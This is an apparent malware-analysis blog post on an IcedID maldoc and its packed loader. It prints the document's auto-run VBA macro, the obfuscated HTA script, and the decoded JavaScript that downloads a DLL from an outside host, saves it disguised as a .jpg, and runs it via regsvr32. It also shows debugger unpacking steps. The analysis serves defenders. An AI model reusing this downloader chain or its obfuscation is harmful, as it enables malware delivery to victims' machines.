IcedID gziploader analysis (Part1)

eln0ty.github.io/malware analysis/IcedID/

March 17, 2022

5 minute read


Introduction

IcedID , also known as BokBot, was among one of the most active malware families and has been known for loading different types of payloads such as Cobalt Strike.

In this report, I'm going to walk through an analysis of a malicious document that distributes and executes an IcedID DLL payload then, the malicious payload itself.

Our process divided to 3 stages (Entry stage + 1st stage + 2nd stage) but unfortunately, I can't get to the second stage because the C2 server is down. Here I will review some of the characteristics of our different stages:


- Entry stage: Malicious document executes VBA macro to download `IcedID` on the disk.
- First stage: Loader is executed and download the the real malware (C2 is down in this step)
- The Second: The malware for which this process was being performed is being executed and this is something that is determined by the server administrator (Cobalt Strike for example).



Entry Stage

sha256: `f604ca55de802f334064610d65e23890ab81906cdac3f8a5c7c25126176289c8`


I used `olevba` to extract the embedded script from the .doc file.



```
C:\Users\IEuser\Desktop
λ olevba.exe f604ca55de802f334064610d65e23890ab81906cdac3f8a5c7c25126176289c8.doc
olevba 0.54.2 on Python 2.7.16 - http://decalage.info/python/oletools
===============================================================================
FILE: f604ca55de802f334064610d65e23890ab81906cdac3f8a5c7c25126176289c8.doc
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Function contents()
With ActiveDocument.Content.Find
loveDoor = .Execute(FindText:="%1", ReplaceWith:="", Replace:=2)
End With
End Function
Function text1(powGirlLoad)
text1 = ActiveDocument.BuiltInDocumentProperties(powGirlLoad).Value
contents
End Function
Public Function s(dowGirlLoad, tubeGirlPow)
GetObject("", text1("category")).exec StrReverse(" rerolpxe\swodniw\:c") + tubeGirlPow
End Function
-------------------------------------------------------------------------------
VBA MACRO main.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/main'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Public Sub autoopen()
karolGirl = StrReverse(ThisDocument.text1("keywords"))
ActiveDocument.SaveAs2 FileName:=karolGirl, FileFormat:=2
ThisDocument.s "", karolGirl
End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |autoopen            |Runs when the Word document is opened        |
|Suspicious|exec                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|Suspicious|StrReverse          |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
```


I just want to point out that I used `Exiftool` to extract some meta data to understand the script:

-> `Exiftool <filename.doc>`




```
Creator                         : iceh
Keywords                        : ath.uoYuoYlorak
Description                     :
Last Modified By                : ╨ƒ╨╛╨╗╤î╨╖╨╛╨▓╨░╤é╨╡╨╗╤î Windows
Revision Number                 : 2
Create Date                     : 2021:12:15 09:05:00Z
Modify Date                     : 2021:12:15 09:05:00Z
Category                        : wscript.shell
```

When I opened the document, I found obfuscated content with white color and too small size. So, I griped it and removed all `%1` instances. This is some of code after beautifying:




```
<html>
   <body>
      <p id='eval_str' style='font-color: #000'>eval</p>

      <p id='all_strings' style='font-color: #000'>fX17KWUoaGN0YWN9O2Vzb2xjLmVraUxla2lMdW95OykyICwiZ3BqLnVvWXVveVxcY2lsYnVwXFxzcmVzdVxcOmMiKGVsaWZvdG
      V2YXMuZWtpTGVraUx1b3k7KXlkb2Jlc25vcHNlci53b0RkYW9MZXZvbChldGlydy5la2lMZWtpTHVveTsxID0gZXB5dC5la2lMZWtpTHVveTtuZXBvLmVraUxla2lMdW95OykibWFlcnRzL
      mJkb2RhIih0Y2VqYk9YZXZpdGNBIHdlbiA9IGVraUxla2lMdW95IHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMud29EZGFvTGV2b2woZmk7KShkbmVzLndvRGRhb0xldm9sOyllc2xhZiAsIldS
      TzIwbHZ6TlMyMm5DYWxnZWM9dVNURUJieFhCayYzWGpvWGZ1UVNQTD1PU1NkPzR1emFoLzcyMDY0L3NqN0JQSEFZZzNNMXJHN053bXVPOW1pN3Vzc2RjWG5hcUNXdVBKQWR6NGQvV2R2YjV
      2RFJQdWl1VTQwS0RFT0xNOWZkRFlsZ1kxLzNHNmNIVGtWYTNsUmYzRkZjamx1UEpTWnFKa2pKY2Q4NHh5QmJGVW5vWmhDcnFkLzA4NDUzLzA1ODc1L0hvNzRSY0tuS0c3V0xUb3lPL3VqNU
      p3YUREWEwxMnkxTURCbVd5VEYydEdtNnhNa0ZwczBMZXRoVkY5eWEvZWhyZi9tb2Muc3Rzb3BvZGFub2RsYW0vLzpwdHRoIiAsIlRFRyIobmVwby53b0RkYW9MZXZvbDspInB0dGhsbXguM
      mxteHNtIih0Y2VqYk9YZXZpdGNBIHdlbiA9IHdvRGRhb0xldm9sIHJhdg==---OykiZ3BqLnVvWXVveVxcY2lsYnVwXFxzcmVzdVxcOmMgMjNydnNnZXIiKG51ci53b0Rsb3JhS3dvcDspI
      nRjZWpib21ldHN5c2VsaWYuZ25pdHBpcmNzIih0Y2VqYk9YZXZpdGNBIHdlbiA9I
      GVraUxla2lsIHJhdjspImxsZWhzLnRwaXJjc3ciKHRjZWpiT1hldml0Y0Egd2VuID0gd29EbG9yYUt3b3AgcmF2</p>

      <p id='base64' style='font-color: #fff'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=</p>
```



```
        powDoorNext = window;
        karolDoorYou = document;
        powDoorNext['moveTo'](-101, -102);
        var str_array = retrieve('all_strings').split("---");
        var str1 = loveLikeLoad(str_array[0]);
        var str2 = loveLikeLoad(str_array[1]);
    </script>

    <script language='javascript'>
        function youGirlDoor(powTubeNext){powDoorNext[retrieve('eval_str')](powTubeNext);}
    </script>

    <script language = 'vbscript'>
        Call youGirlDoor(str1): Call youGirlDoor(str2)
    </script>
```

The main function for the whole script is decoding the 2 strings in the top of HTML code then creates a connection with the server to download **IcedID** dll Loader. I `cyberchef` to get these strings.

Final results:




```
var loveLoadDow = new ActiveXObject("msxml2.xmlhttp");
loveLoadDow.open("GET",
"http://maldonadoposts.com/frhe/ay9FVhteL0spFkMx6mGt2FTyWmBDM1y21LXDDawJ5ju/OyoTLW7GKnKcR47oH/57850/35480/dqrChZonUFbB
yx48dcJjkJqZSJPuljcFF3fRl3aVkTHc6G3/1YglYDdf9MLOEDK04UuiuPRDv5bvdW/d4zdAJPuWCqanXcdssu7im9OumwN7Gr1M3gYAHPB7js/46027/h
azu4?dSSO=LPSQufXojX3&kBXxbBETSu=ceglaCn22SNzvl02ORW", false);
loveLoadDow.send();

if(loveLoadDow.status == 200){
    try{
        var youLikeLike = new ActiveXObject("adodb.stream");
        youLikeLike.open;
        youLikeLike.type = 1;
        youLikeLike.write(loveLoadDow.responsebody);
        youLikeLike.savetofile("c:\\users\\public\\youYou.jpg", 2);
        youLikeLike.close;
    }
}

=======================

var Active_wscript = new ActiveXObject("wscript.shell");
var likeLike = new ActiveXObject("scripting.filesystemobject");
Active_wscript.run("regsvr32 c:\\users\\public\\youYou.jpg");
```

First Stage

The main purpose of this stage is to drop the payload and it could be a real malware or another dropper. This process depends on the malware developer and what he wants.

Let’s start the analysis with our dropped DLL payload. Dropped file is packed. I tried to upload it to automatic unpacker umpac.me but it doesn’t support x64 binaries. Let’s unpack in manually with **x64dbg**.

The unpacking process is really simple. It allocates memory for the unpacked code using `VirtualAlloc()`. So we just set a breakpoint at `VirtualAlloc()` and run the debugger twice, then dump the file from memory.



```
     000007FEFD9318F0  48:83EC 38           SUB RSP,38                                  VirtualAlloc
     000007FEFD9318F4  48:895424 48         MOV QWORD PTR SS:[RSP+48],RDX
     000007FEFD9318F9  48:894C24 40         MOV QWORD PTR SS:[RSP+40],RCX
     000007FEFD9318FE  48:85C9              TEST RCX,RCX
     000007FEFD931901  74 0D                JE kernelbase.7FEFD931910
     000007FEFD931903  48:81F9 00000100     CMP RCX,10000
     000007FEFD93190A  0F82 FAD10100        JB kernelbase.7FEFD94EB0A
     000007FEFD931910  41:83E0 C0           AND R8D,FFFFFFC0
     000007FEFD931914  44:894C24 28         MOV DWORD PTR SS:[RSP+28],R9D
     000007FEFD931919  48:8D5424 40         LEA RDX,QWORD PTR SS:[RSP+40]
     000007FEFD93191E  44:894424 20         MOV DWORD PTR SS:[RSP+20],R8D
     000007FEFD931923  4C:8D4C24 48         LEA R9,QWORD PTR SS:[RSP+48]
     000007FEFD931928  48:83C9 FF           OR RCX,FFFFFFFFFFFFFFFF
     000007FEFD93192C  45:33C0              XOR R8D,R8D
     000007FEFD93192F  FF15 E3980400        CALL QWORD PTR DS:[<&ZwAllocateVirtualMe
     000007FEFD931935  85C0                 TEST EAX,EAX
     000007FEFD931937  0F88 DFD10100        JS kernelbase.7FEFD94EB1C
     000007FEFD93193D  48:8B4424 40         MOV RAX,QWORD PTR SS:[RSP+40]
     000007FEFD931942  48:83C4 38           ADD RSP,38
RIP  000007FEFD931946  C3                   RET
     000007FEFD931947  90                   NOP
     000007FEFD931948  90                   NOP
     000007FEFD931949  90                   NOP
     000007FEFD93194A  90                   NOP
     000007FEFD93194B  90                   NOP
     000007FEFD93194C  90                   NOP
     000007FEFD93194D  90                   NOP
     000007FEFD93194E  90                   NOP
     000007FEFD93194F  90                   NOP
     000007FEFD931950  48:83EC 28           SUB RSP,28                                  OpenThreadToken
     000007FEFD931954  FF15 169F0400        CALL QWORD PTR DS:[<&ZwOpenThreadToken>]
```


```
Address          Hex                                              ASCII
0000000000250 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
0000000000250 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸.......@.......
0000000000250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000000000250 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 ............à...
0000000000250 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
0000000000250 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0000000000250 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
0000000000250 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
0000000000250 25 C1 64 FE 61 A0 0A AD 61 A0 0A AD 61 A0 0A AD %Ádþa ..a ..a ..
0000000000250 46 66 71 AD 63 A0 0A AD 04 C6 0B AC 6A A0 0A AD Ffq.c ...Æ.¬j ..
0000000000250 61 A0 0B AD 48 A0 0A AD 87 C4 0E AC 6B A0 0A AD a ..H ...Ä.¬k ..
```

unpacked IcedID

Decrypt Config

The first function that malware performs, it decrypts **C2 server** and **campaign number**.

